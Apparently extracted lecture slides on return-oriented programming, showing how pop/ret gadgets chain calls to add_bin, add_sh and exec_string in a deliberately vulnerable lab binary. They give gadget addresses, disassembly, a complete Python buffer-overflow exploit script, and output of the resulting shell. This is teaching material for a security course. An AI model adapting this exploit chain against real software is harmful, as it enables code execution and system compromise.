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
- How to remove `0xdeadbeef` and jump to `add_sh` after executing `add_bin` and before executing `add_sh`
- Code gadget helps.
 - `pop xxx, ret`

Code Gadget Helps



- When add_bin returns, it will execute the gadget
 - Pop: pop 0xdeadbef from the stack
 - Ret: pop the addr of add_sh to EIP


Step III: execute execute_string



- When add_sh returns, it will execute the gadget
 - Pop: pop 0xcafebabe from the stack; pop: pop 0x0badf00d from the stack
 - Ret: pop the addr of exec_string to EIP



The Stack Layout





Let's Put Things Together

- How to find the gadget address?

```
-----  
#!/usr/bin/python
```

```
import os  
import struct
```

```
pop_ret = 0x80484a9  
pop_pop_ret = 0x80484a8  
exec_string = 0x08048456  
add_bin = 0x0804846f  
add_sh = 0x080484ab
```

804849d:	c7 00 2f 62 69 6e	movl	\$0x6e69622f, (%eax)
80484a3:	c6 40 04 00	movb	\$0x0, 0x4(%eax)
80484a7:	90	nop	
80484a8:	5f	<u>pop</u>	<u>%edi</u>
80484a9:	5d	<u>pop</u>	<u>%ebp</u>
80484aa:	c3	<u>ret</u>	



Let's Put Things Together

```
# First, the buffer overflow.
payload = "A"*0x6c
payload += "BBBB"

# The add_bin(0xdeadbeef) gadget.
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0x0badf00d)

# Our final destination.
payload += struct.pack("I", exec_string)

os.system("./vul \"%s\"" % payload)
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/rop$ python exploit.py
$ ls
disable_aslr.sh  exploit.py  make.sh  vul  vul.asm  vul.c
$ █
```